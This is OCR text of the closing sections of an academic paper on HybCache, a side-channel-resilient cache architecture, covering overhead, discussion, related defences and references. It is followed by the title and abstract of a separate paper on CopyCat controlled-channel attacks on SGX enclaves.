


FIGURE 5: IPC overhead of each process when the other member of the mix is isolated. Each pair of bars refers to a specific 2-process mix: the uppercase benchmark is isolated and the other is not.




FIGURE 6: IPC overhead of isolated processes for 4-process mixes. The uppercase benchmarks are isolated and the others are not. The last two columns have two bars each since two process are isolated.

$n_{isolated}$	NAND2X1 Gates	Memory Overhead (Kb)
32	6114	0.34
64	12219	0.68
128	24563	1.3
256	48796	2.75
512	97830	5.5
1024	201792	11
2048	458300	22

TABLE 3: Logic and memory overhead estimates for fully-associative lookup of 46-bit addresses for different numbers of isolated cache ways (in any cache level).

6.2 Hardware and Memory Overhead

HYBCACHE requires additional hardware and memory for the fully-associative lookup of the *subcache* entries. We implemented the RTL for HYBCACHE and evaluated it for the hardware overhead for different number of isolated cache ways as shown in Table 3, irrespective of which cache levels this is applied to. While the overhead of the additional hardware is non-negligible, it is reasonable for a fully-associative cache lookup. Nevertheless, it diminishes in perspective with an 8-core Xeon Nehalem [1] of 2,300,000,000 transistors, for example. The logic overhead of HYBCACHE for 2048 fully-associative ways lookup is estimated at 1,833,200 transistors (NAND2X1 count $\times$ 4) which is 0.07% overhead to the Xeon Nehalem. For an 8-way 128-set cache, the memory overhead in our PoC for fully-associative mapping is 7 additional tag bits + 4 `IDID` bits per cache way. With respect to access latencies, the exact timing latency of lookups will eventually depend on the circuit routing but, in principle, for a parallel content-addressable memory lookup (as in our hardware PoC), accesses are performed in 2 clock cycles.

7 Discussion

Design and Implementation Aspects. HYBCACHE relies on a random-replacement cache policy combined with full-associativity to provide its dynamic isolation guarantees. The implementation of the random replacement policy is delegated to the hardware designer and considered an orthogonal problem. Cryptographically-secure pseudo-random number generators (CSPRNG) or even true hardware random number generators can be used and the seed can be changed as often as required. The output of the CSPRNG cannot be predicted if it is seeded with secret randomness at the start of every process. When the seed is changed, re-keying management tasks such as cache flushing and invalidation for the re-mapping are not required, unlike in recent architectures [63, 74]. This is because in HYBCACHE the randomness is only used for selection of the victim cache line, and not for locating existing cache lines in the *subcache*. Furthermore, we emphasize that CSPRNG design and implementations are an orthogonal problem to our work.

The "soft" cache partitioning of HYBCACHE is a generic concept and can be applied, in principle, to any set-associative structure. In this work, we apply it to the L1, L2, and L3 (LLC) caches, but it can also be applied selectively to only some of these cache levels or to the TLB as well, or to only some cache levels in only one or more cores in a multi-core architecture that become dedicated for allocating isolated execution. The choice of which cache structures to apply this to and how many ways to isolate in the *subcache* is delegated to the hardware designer, given that it is a more complex design decision with other metrics and trade-offs that come into play such as the size of the structure, power consumption, and logic overhead. The power consumption and timing overheads associated with building and routing a fully-associative cache lookup in VLSI are significant, but can be alleviated by leveraging emerging hybrid memory technologies such as DRAM-based caches [48] and STT-MRAM caches [30, 31]. In practice, applying HYBCACHE to the LLC or larger caches in general would be more expensive (in terms of hardware) than L1 and L2 caches, and strict partitioning might be applied instead for the LLC. Nevertheless, HYBCACHE can be, in principle, applied to sliced Intel LLCs. In each slice, a number of cache ways (*subcache*) is reserved for isolated execution. Any mapping from the `IDID` to the LLC slices can be used, such that lines from a particular `IDID` are allocated to a specific slice. Fully-associative lookups are thus only be performed on the *subcache* portion of a single slice, thus reducing the performance overheads and allowing scaling to high-core-count processors. The slice-mapping would be based only on the `IDID`, and thus it would not leak any information about the data address or value.

Other design decisions in HYBCACHE include the number of bits designated for `IDID` and thus the maximum number of concurrent isolation domains supported (see Section 4.4). To support more isolation domains (not concurrently) than the hardwired maximum, the cache lines of one domain can be flushed by the kernel or microcode at context switching while the next domain is switched in and is re-assigned the available `IDID`. Nevertheless, supporting too many isolation domains will result in increased cache utilization, and the overall performance will suffer. This is in line with conventional cache behavior, but is aggravated in HYBCACHE because isolated execution is only allowed to utilize the *subcache* portion. However, this violates our working assumption A2 that only the minority of the workload requires cache-level isolation.

We emphasize that cache-based side-channel leakage directly results from the design of the cache microarchitecture and, thus, it is reasonable to investigate the fundamental microarchitectural designs of caches for upcoming processor designs. While this does not address the problem for legacy systems, it provides an exploratory ground of ideas for upcoming processor designs. HYBCACHE is architecture-agnostic

and can be integrated with any processor architecture (we simulated it for x86 and implemented it for RISC-V). It is also compliant with any set-associative cache architecture independent of its hierarchy and organization, and whether it is virtually or physically indexed since no indexing is involved.

Intra-Process Isolation Support. HYBCACHE can also be extended, in principle, to provide *fine-grained* run-time configuration of the isolation domain *within* a process, e.g., between different threads within the same process. Besides kernel support, this requires an instruction extension to enable isolation of particular code regions or threads to different `IDIDs` or disable isolation altogether at run-time (reset its run-time `IDID` to all-zero). However, this requires the developer to identify and annotate security-sensitive code regions. Nevertheless, this is useful in practice since a process might not require cache-based side-channel resilience for its entirety but only for sensitive code such as cryptographic computations. This is a more generalizable approach that is easier and more directly applicable than implementing leakage-resilient variants for security/privacy-sensitive computations.

Deployment Assumptions. HYBCACHE assumes any TEE or trusted computing environment that is leveraged in compliance with their original design intent, i.e., that the much larger portion of the execution workload is not security-critical and only a smaller portion is security-critical and isolated in an I-Domain (A2). Otherwise, if the workload is equally balanced, the isolated execution subset would be restricted to a smaller partition of the cache and would incur a more than tolerable performance degradation especially if it is cache-sensitive. For HYBCACHE to be optimally advantageous, the workload distribution and allocation must be performed by the administrator such that the right balance of overall security and performance is achieved, as shown by the performance results in Section 6.1.

8 Related Work

We describe next the state of the art in existing defenses and their shortcomings that HYBCACHE overcomes.

8.1 Partitioning

Cache partitioning allocates to each process or security domain a separate partition of the cache, hence guaranteeing strict non-interference. Both software-based [20, 40, 51, 82] and hardware-based [24, 41, 72, 73] partitioning schemes have been proposed in recent years, where partitioning is either process-based or region-based.

Process-based partitioning. Godfrey [20] implements process-based cache partitioning using page coloring on Xen, which incurs a prohibitive performance overhead with increasing number of processes. SecDCP [72] is a way-partitioning scheme where each application is assigned a security class and cache partitioning between the security classes is dynamically managed according to the cache demand of non-secure applications. SecDCP is not scalable; selective cache flushing and repartitioning is required if the number of security classes exceeds that of allocated partitions and it may perform worse than static partitioning. Furthermore, both schemes do not support the use of shared libraries. CacheBar [82] periodically configures the maximum number of ways allocated to each process which unfairly impacts performance and cache utilization, and does not scale well with the number of security domains. DAWG [41] partitions the caches where different processes are assigned to different protection domains isolating cache hits and misses. The aforementioned schemes incur the performance overhead for the entire code, whereas HYBCACHE only enables side-channel resilience and the resulting performance overhead only for the isolated execution.

Sanctum [14] protects TEEs by flushing private caches whenever the processor switches between enclave mode and normal mode and partitioning of the LLC and assigning to each enclave a static number of sets. Sets allocated to an enclave can be used exclusively by the enclave and cannot be utilized by the OS. On the contrary, HYBCACHE allows for a flexible and dynamic sharing of cache resources between processes (thus improving performance), while preserving cache side-channel resilience for isolated execution.

Many cache partitioning and allocation schemes [37, 55, 64, 65, 75] have been proposed that focus on cache allocation mechanisms aiming to improve performance for multi-core caches. However, such schemes do not provide security guarantees. HYBCACHE addresses the security/performance trade-off by providing a configurable means to enable the side-channel resilience only for isolated execution while providing non-isolated execution with unaltered performance.

Region-based partitioning. These approaches split the cache into a secure partition reserved for security/privacy-critical memory pages and a non-secure partition for the remaining memory pages. STEALTHMEM [40] uses page coloring where several pages are colored and reserved for security-sensitive data and they remain locked in cache. CATalyst [51] leverages Intel's CAT (Cache Allocation Technology) [3] to divide the cache into secure and non-secure partitions and uses page coloring within the secure partition to isolate different processes' cache accesses to these pages. PLcache [73] locks cache lines and allocates them exclusively to particular processes such that the cache line can only be evicted by its process. However, overall performance and fairness of cache utilization are strongly impacted as the protected memory size increases in relevance to the total cache capacity. Moreover, with PLcache an attacker process may still infer the victim's memory accesses by observing that it is unable to access or evict cache lines (locked by a victim process) from a particular cache set.

Cloak [24] uses hardware transactional memory, such as Intel TSX [2], to protect sensitive computations by pre-loading the security-critical code and data into the cache at the begin-

ning of the transaction and any cache line evictions are detected by the transaction aborting. Cloak incurs prohibitively high performance overhead for memory-intense computations and requires the developer's strong involvement to identify and instrument security-sensitive code and split it into several transactions. Recent works have also explored the LLC inclusion property for defense schemes such as RIC [39] and SHARP [76]. However, both are architecture-specific, RIC requires coherence protocol modifications and cache flushing on thread migration, while SHARP requires modifications to the *clflush* instruction. HYBCACHE, however, is architecture-agnostic, and does not require cache flushing or modifications to coherence protocols or the *clflush* instruction.

8.2 Randomization

Introducing randomization involves introducing noise or deliberate slowdown to the system clock to hinder the accuracy of timing measurements as in FuzzyTime [32] and TimeWarp [57]. These techniques can only defeat attacks which rely on measuring access latency, but cannot prevent other attacks such as alias-driven attacks [28]. They compromise the precision of the clock for the remaining workload, thus affecting functionality requirements.

RPCache [73] randomizes the mapping of all memory lines of a protected application at a per-set granularity from their actual cache set to a randomly mapped cache set, by using a permutation table. NewCache [53] randomizes the mapping at a per-line granularity using a Random Mapping Table. Both RPCache and NewCache schemes do not scale well with the number of lines in the cache (not applicable for larger LLCs) and the number of protected domains. Random Fill Cache [52] mitigates only reuse-based cache collision attacks by replacing deterministic fetching with randomly filling the cache within a configurable neighborhood window whose size impacts the performance degradation incurred. It does not scale well with an increasing TEE size.

Time-Secure Cache [69] uses a set-associative cache indexed with a keyed function using the cache line address and Process ID as its input. However, a weak low-entropy indexing function is used, thus re-keying is frequently required followed by cache flushing which requires complex management and impacts performance. CEASER [63] also uses a keyed indexing function but without the Process ID, thus also requiring frequent re-keying of its index derivation function and re-mapping to limit the time interval for an attack. A concurrent work, ScatterCache [74], uses keyed cryptographic indexing that depends on the security domain, where cache set indexing is different and pseudo-random for every domain but consistent for any given key. Thus, re-keying may still be required at time intervals to hinder the profiling and exploitation efforts of an adversary attempting to construct and use an eviction set to collide with the victim access of interest. HYBCACHE, on the other hand, leverages randomization by disabling set-associativity altogether and using random replacement for isolated execution. Every given memory address can be cached in any of the available *subcache* ways and placement is random and unpredictable; it varies randomly every time the same memory line is brought in cache.

9 Conclusion

In this paper, we proposed a generic mechanism for flexible and "soft" partitioning of set-associative memory structures and applied it to multi-core caches, which we call HYBCACHE. HYBCACHE effectively thwarts contention-based and access-based cache attacks by selectively applying side-channel-resilient cache behavior only for code in isolated execution domains (e.g., TEEs). Meanwhile, non-isolated execution continues to utilize unaltered and conventional cache behavior, capacity and performance. This addresses the persistent performance/security trade-off with caches by providing the additional side-channel resilience guarantee, and the resulting performance degradation, only for the security-critical execution subset of the workload (usually isolated in a TEE) by eliminating the fundamental causes of these attacks. We evaluated HYBCACHE with the SPEC CPU2006 benchmark and show a performance overhead of up to 5% for isolated execution and no overhead for the non-isolated execution.

Acknowledgments

We thank our anonymous reviewers for their valuable and constructive feedback. We also acknowledge the relevant work of Tassneem Helal during her bachelor's thesis. This work was supported by the Intel Collaborative Research Institute for Collaborative Autonomous & Resilient Systems (ICRI-CARS), the German Research Foundation (DFG) through CRC 1119 CROSSING P3, and the German Federal Ministry of Education and Research through CRISP.

References

[1] INTEL. Intel Xeon Processors. https://www.intel.com/content/www/us/en/products/processors/xeon.html, 2009.

[2] INTEL. Intel 64 and IA-32 Architectures Software Developer's Manual. https://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-instruction-set-reference-manual-325383.pdf, 2016.

[3] INTEL. Introduction to Cache Allocation Technology in the Intel Xeon Processor E5 v4 Family. https://software.intel.com/en-us/articles/introduction-to-cache-allocation-technology, 2016.

[4] Reading privileged memory with a side-channel. https://googleprojectzero.blogspot.com/2018/

01/reading-privileged-memory-with-side.html, 2018.

[5] Onur Aciiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. On the power of simple branch prediction analysis. *ACM Symposium on Information, computer and communications security*, pages 312–320, 2007.

[6] Onur Acıiçmez, Çetin Kaya Koç, and Jean-Pierre Seifert. Predicting secret keys via branch prediction. *Cryptographers' Track at the RSA Conference*, pages 225–242, 2007.

[7] ARM Limited. ARM Security Technology – Building a Secure System using TrustZone Technology. http://infocenter.arm.com/help/topic/com.arm.doc.prd29-genc-009492c/PRD29-GENC-009492C_trustzone_security_whitepaper.pdf, 2009.

[8] Daniel J Bernstein. Cache-timing attacks on aes. 2005.

[9] Nathan Binkert, Bradford Beckmann, Gabriel Black, Steven K. Reinhardt, Ali Saidi, Arkaprava Basu, Joel Hestness, Derek R. Hower, Tushar Krishna, Somayeh Sardashti, Rathijit Sen, Korey Sewell, Muhammad Shoaib, Nilay Vaish, Mark D. Hill, and David A. Wood. The Gem5 Simulator. *SIGARCH Computer Architecture News*, 39(2), 2011.

[10] Joseph Bonneau and Ilya Mironov. Cache-collision Timing Attacks Against AES. In *International Conference on Cryptographic Hardware and Embedded Systems (CHES)*. Springer-Verlag, 2006.

[11] Ferdinand Brasser, Urs Müller, Alexandra Dmitrienko, Kari Kostiainen, Srdjan Capkun, and Ahmad-Reza Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *USENIX Workshop on Offensive Technologies (WOOT)*. USENIX Association, 2017.

[12] Jo Van Bulck, Frank Piessens, and Raoul Strackx. SGX-step. In *Proceedings of the 2nd Workshop on System Software for Trusted Execution - SysTEX'17*. ACM Press, 2017.

[13] Victor Costan and Srinivas Devadas. Intel SGX Explained. Technical report, Cryptology ePrint Archive. Report 2016/086, 2016. https://eprint.iacr.org/2016/086.pdf.

[14] Victor Costan, Ilia A Lebedev, and Srinivas Devadas. Sanctum: Minimal hardware extensions for strong software isolation. In *USENIX Security Symposium*, pages 857–874, 2016.

[15] Craig Disselkoen, David Kohlbrenner, Leo Porter, and Dean Tullsen. Prime+Abort: A Timer-free High-precision L3 Cache Attack Using Intel TSX. In *USENIX Security Symposium*, 2017.

[16] Goran Doychev and Boris Köpf. Rigorous Analysis of Software Countermeasures Against Cache Attacks. In *SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*. ACM, 2017.

[17] Goran Doychev, Boris Köpf, Laurent Mauborgne, and Jan Reineke. CacheAudit: A Tool for the Static Analysis of Cache Side Channels. In *USENIX Security Symposium*. ACM, 2013.

[18] Dmitry Evtyushkin, Dmitry Ponomarev, and Nael Abu-Ghazaleh. Jump over ASLR: Attacking branch predictors to bypass ASLR. *IEEE/ACM International Symposium on Microarchitecture*, 2016.

[19] Dmitry Evtyushkin, Ryan Riley, Nael CSE Abu-Ghazaleh, Dmitry Ponomarev, et al. BranchScope: A New Side-Channel Attack on Directional Branch Predictor. *ACM Conference on Architectural Support for Programming Languages and Operating Systems*, pages 693–707, 2018.

[20] Michael Godfrey. On The Prevention of Cache-Based Side-Channel Attacks in a Cloud Environment. Master's thesis, Queen's University, Ontario, Canada, 2013.

[21] Johannes Götzfried, Moritz Eckert, Sebastian Schinzel, and Tilo Müller. Cache Attacks on Intel SGX. In *European Workshop on Systems Security*, 2017.

[22] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation Leak-aside Buffer: Defeating Cache Side-channel Protections with TLB Attacks. In *USENIX Security Symposium*, 2018.

[23] Ben Gras, Kaveh Razavi, Erik Bosman, Herbert Bos, and Cristiano Giuffrida. ASLR on the Line: Practical Cache Attacks on the MMU. In *Annual Network and Distributed System Security Symposium (NDSS)*, 2017.

[24] Daniel Gruss, Julian Lettner, Felix Schuster, Olga Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-channel Protection Using Hardware Transactional Memory. In *USENIX Security Symposium*. USENIX Association, 2017.

[25] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2016.

[26] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*. Springer-Verlag, 2016.

[27] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-level Caches. In *USENIX Security Symposium*, 2015.

[28] Roberto Guanciale, Hamed Nemati, Christoph Baumann, and Mads Dam. Cache Storage Channels: Alias-Driven Attacks and Verified Countermeasures. In *IEEE Symposium on Security & Privacy (IEEE S&P)*, 2016.

[29] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache Games – Bringing Access-Based Cache Attacks on AES to Practice. In *IEEE Symposium on Security & Privacy (IEEE S&P)*, 2011.

[30] Xiaochen Guo, Engin Ipek, and Tolga Soyata. Resistive Computation: Avoiding the Power Wall with Low-leakage, STT-MRAM Based Computing. In *International Symposium on Computer Architecture (ISCA)*. ACM, 2010.

[31] F. Hameed, A. A. Khan, and J. Castrillon. Performance and Energy-Efficient Design of STT-RAM Last-Level Cache. *IEEE Transactions on Very Large Scale Integration (VLSI) Systems*, 2018.

[32] Wei-Ming Hu. Reducing Timing Channels with Fuzzy Time. In *IEEE Computer Society Symposium on Research in Security and Privacy*, 1991.

[33] Intel. Intel Software Guard Extensions. Tutorial slides. https://software.intel.com/sites/default/files/332680-002.pdf. Reference Number: 332680-002, revision 1.1.

[34] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. S$A: A Shared Cache Attack That Works across Cores and Defies VM Sandboxing – and Its Application to AES. In *IEEE Symposium on Security & Privacy (IEEE S&P)*, 2015.

[35] Gorka Irazoqui, Thomas Eisenbarth, and Berk Sunar. Cross Processor Cache Attacks. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)*. ACM, 2016.

[36] Aamer Jaleel, Eric Borch, Malini Bhandaru, Simon C. Steely Jr., and Joel Emer. Achieving Non-Inclusive Cache Performance with Inclusive Caches: Temporal Locality Aware (TLA) Cache Management Policies. In *Proceedings of the 2010 43rd Annual IEEE/ACM International Symposium on Microarchitecture*, MICRO '43, pages 151–162, Washington, DC, USA, 2010. IEEE Computer Society.

[37] Aamer Jaleel, William Hasenplaugh, Moinuddin Qureshi, Julien Sebot, Simon Steely, Jr., and Joel Emer. Adaptive Insertion Policies for Managing Shared Caches. In *International Conference on Parallel Architectures and Compilation Techniques (PACT)*. ACM, 2008.

[38] Mehmet Kayaalp, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. A High-resolution Side-channel Attack on Last-level Cache. In *IEEE/ACM Design Automation Conference (DAC)*. ACM, 2016.

[39] Mehmet Kayaalp, Khaled N. Khasawneh, Hodjat Asghari Esfeden, Jesse Elwell, Nael Abu-Ghazaleh, Dmitry Ponomarev, and Aamer Jaleel. RIC: Relaxed Inclusion Caches for mitigating LLC side-channel attacks. In *IEEE/ACM Design Automation Conference (DAC)*, 2017.

[40] Taesoo Kim, Marcus Peinado, and Gloria Mainar-Ruiz. STEALTHMEM: System-level Protection Against Cache-based Side Channel Attacks in the Cloud. In *USENIX Security Symposium*. USENIX Association, 2012.

[41] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018.

[42] Vladimir Kiriansky and Carl Waldspurger. Speculative Buffer Overflows: Attacks and defenses. *arXiv preprint arXiv:1807.03757*, 2018.

[43] Helge Klein. Modern multi-process browser architecture. https://helgeklein.com/blog/2019/01/modern-multi-process-browser-architecture/, 2019.

[44] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. *arXiv preprint arXiv:1801.01203*, 2018.

[45] Boris Köpf, Laurent Mauborgne, and Martín Ochoa. Automatic Quantification of Cache Side-channels. In *International Conference on Computer Aided Verification (CAV)*. Springer-Verlag, 2012.

[46] Esmaeil Mohammadian Koruyeh, Khaled N Khasawneh, Chengyu Song, and Nael Abu-Ghazaleh. Spectre Returns! Speculation Attacks using the Return Stack Buffer. In *USENIX Security Symposium*, 2018.

[47] Sangho Lee, Ming-Wei Shih, Prasun Gera, Taesoo Kim, Hyesoon Kim, and Marcus Peinado. Inferring fine-grained control flow inside sgx enclaves with branch shadowing. *USENIX Security Symposium*, pages 16–18, 2017.

[48] Y. Lee, J. Kim, H. Jang, H. Yang, J. Kim, J. Jeong, and J. W. Lee. A Fully Associative, Tagless DRAM Cache. In *International Symposium on Computer Architecture (ISCA)*. ACM, 2015.

[49] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In *USENIX Security Symposium*, 2016.

[50] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown. *arXiv preprint arXiv:1801.01207*, 2018.

[51] Fangfei Liu, Qian Ge, Yuval Yarom, Frank Mckeen, Carlos Rozas, Gernot Heiser, and Ruby B. Lee. CATalyst: Defeating Last-Level Cache Side Channel Attacks in Cloud Computing. In *IEEE International Symposium on High Performance Computer Architecture (HPCA)*, 2016.

[52] Fangfei Liu and Ruby B. Lee. Random Fill Cache Architecture. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*. IEEE Computer Society, 2014.

[53] Fangfei Liu, Hao Wu, Kenneth Mai, and Ruby B. Lee. Newcache: Secure Cache Architecture Thwarting Cache Side-Channel Attacks. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2016.

[54] Fangfei Liu, Yuval Yarom, Qian Ge, Gernot Heiser, and Ruby B. Lee. Last-Level Cache Side-Channel Attacks Are Practical. In *IEEE Symposium on Security & Privacy (IEEE S&P)*, 2015.

[55] Wanli Liu and Donald Yeung. Using Aggressor Thread Information to Improve Shared Cache Management for CMPs. In *International Conference on Parallel Architectures and Compilation Techniques (PACT)*, 2009.

[56] Giorgi Maisuradze and Christian Rossow. ret2spec: Speculative execution using Return Stack Buffers. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[57] Robert Martin, John Demme, and Simha Sethumadhavan. TimeWarp: Rethinking Timekeeping and Performance Monitoring Mechanisms to Mitigate Side-channel Attacks. In *International Symposium on Computer Architecture (ISCA)*. IEEE Computer Society, 2012.

[58] Matt Miller. Mitigating arbitrary native code execution in microsoft edge. https://blogs.windows.com/msedgedev/2017/02/23/mitigating-/, Jun 2018.

[59] Ahmad Moghimi, Thomas Eisenbarth, and Berk Sunar. MemJam: A false dependency attack against constant-time crypto implementations in SGX. *Cryptographers' Track at the RSA Conference*, pages 21–44, 2018. 10.1007/978-3-319-76953-0_2.

[60] Ahmad Moghimi, Gorka Irazoqui, and Thomas Eisenbarth. CacheZoom: How SGX amplifies the power of cache attacks. Technical report, arXiv:1703.06986 [cs.CR], 2017. https://arxiv.org/abs/1703.06986.

[61] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache Attacks and Countermeasures: The Case of AES. In *The Cryptographers' Track at the RSA Conference on Topics in Cryptology (CT-RSA)*, 2006.

[62] Pulp-Platform. Ariane RISC-V CPU. https://github.com/pulp-platform/ariane.

[63] Moinuddin K. Qureshi. Ceaser: Mitigating Conflict-based Cache Attacks via Encrypted-Address and Remapping. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018.

[64] Moinuddin K. Qureshi and Yale N. Patt. Utility-Based Cache Partitioning: A Low-Overhead, High-Performance, Runtime Mechanism to Partition Shared Caches. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*. IEEE Computer Society, 2006.

[65] Daniel Sanchez and Christos Kozyrakis. Scalable and Efficient Fine-Grained Cache Partitioning with Vantage. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2012.

[66] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In *Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA)*, 2017.

[67] Anatoly Shusterman, Lachlan Kang, Yarden Haskal, Yosef Meltser, Prateek Mittal, Yossi Oren, and Yuval Yarom. Robust website fingerprinting through the cache occupancy channel. *CoRR*, abs/1811.07153, 2018.

[68] Adrian Tang, Simha Sethumadhavan, and Salvatore Stolfo. CLKSCREW: exposing the perils of security-oblivious energy managemen. In *USENIX Security Symposium*, 2017.

[69] David Trilla, Carles Hernandez, Jaume Abella, and Francisco J. Cazorla. Cache Side-channel Attacks and Time-predictability in High-performance Critical Real-time Systems. In *IEEE/ACM Design Automation Conference (DAC)*. ACM, 2018.

[70] Jo Van Bulck, Frank Piessens, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. *USENIX Security Symposium*, 2018.

[71] Stephan Van Schaik, Cristiano Giuffrida, Herbert Bos, and Kaveh Razavi. Malicious Management Unit: Why Stopping Cache Attacks in Software is Harder Than You Think. In *USENIX Security Symposium*, 2018.

[72] Yao Wang, Andrew Ferraiuolo, Danfeng Zhang, Andrew C. Myers, and G. Edward Suh. SecDCP: Secure Dynamic Cache Partitioning for Efficient Timing Channel Protection. In *IEEE/ACM Design Automation Conference (DAC)*. ACM, 2016.

[73] Zhenghong Wang and Ruby B. Lee. New Cache Designs for Thwarting Software Cache-based Side Channel Attacks. In *International Symposium on Computer Architecture (ISCA)*. ACM, 2007.

[74] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In *USENIX Security Symposium*, 2019.

[75] Yuejian Xie and Gabriel H. Loh. PIPP: Promotion/Insertion Pseudo-partitioning of Multi-core Shared Caches. In *International Symposium on Computer Architecture (ISCA)*. ACM, 2009.

[76] Mengjia Yan, Bhargava Gopireddy, Thomas Shull, and Josep Torrellas. Secure Hierarchy-Aware Cache Replacement Policy (SHARP): Defending Against Cache-Based Side Channel Attacks. In *International Symposium on Computer Architecture (ISCA)*. ACM, 2017.

[77] Mengjia Yan, Read Sprabery, Bhargava Gopireddy, Christopher W. Fletcher, Roy Campbell, and Josep Torrellas. Attack Directories, Not Caches: Side Channel Attacks in a Non-Inclusive World. To appear in the *Proceedings of the IEEE Symposium on Security & Privacy (IEEE S&P)*, May 2019.

[78] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack. In *USENIX Security Symposium*, 2014.

[79] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: a timing attack on OpenSSL constant-time RSA. volume 7, pages 99–112. Springer, 2017.

[80] Ning Zhang, Kun Sun, Deborah Shands, Wenjing Lou, and Y. Thomas Hou. TruSpy: Cache Side-Channel Information Leakage from the Secure World on ARM Devices. Cryptology ePrint Archive, Report 2016/980, 2016. https://eprint.iacr.org/2016/980.

[81] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to Extract Private Keys. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2012.

[82] Ziqiao Zhou, Michael K. Reiter, and Yinqian Zhang. A Software Approach to Defeating Side Channels in Last-Level Caches. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*. ACM, 2016.

CopyCat: Controlled Instruction-Level Attacks on Enclaves

Daniel Moghimi[1], Jo Van Bulck[2], Nadia Heninger[3], Frank Piessens[2], and Berk Sunar[1]

[1]Worcester Polytechnic Institute, Worcester, MA, USA
[2]imec-DistriNet, KU Leuven, Leuven, Belgium
[3]University of California, San Diego, CA, USA

Abstract

The adversarial model presented by trusted execution environments (TEEs) has prompted researchers to investigate unusual attack vectors. One particularly powerful class of *controlled-channel* attacks abuses page-table modifications to reliably track enclave memory accesses at a page-level granularity. In contrast to noisy microarchitectural timing leakage, this line of deterministic controlled-channel attacks abuses indispensable architectural interfaces and hence cannot be mitigated by tweaking microarchitectural resources.

We propose an innovative controlled-channel attack, named CopyCat, that deterministically counts the number of instructions executed *within* a single enclave code page. We show that combining the instruction counts harvested by CopyCat with traditional, coarse-grained page-level leakage allows the accurate reconstruction of enclave control flow at a *maximal* instruction-level granularity. CopyCat can identify intra-page and intra-cache line branch decisions that ultimately may only differ in a single instruction, underscoring that even extremely subtle control flow deviations can be deterministically leaked from secure enclaves. We demonstrate the improved resolution and practicality of CopyCat on Intel SGX in an extensive study of single-trace and deterministic attacks against cryptographic implementations, and give novel algorithmic attacks to perform single-trace key extraction that exploit subtle vulnerabilities in the latest versions of widely-used cryptographic libraries. Our findings highlight the importance of stricter verification of cryptographic implementations, especially in the context of TEEs.

1 Introduction

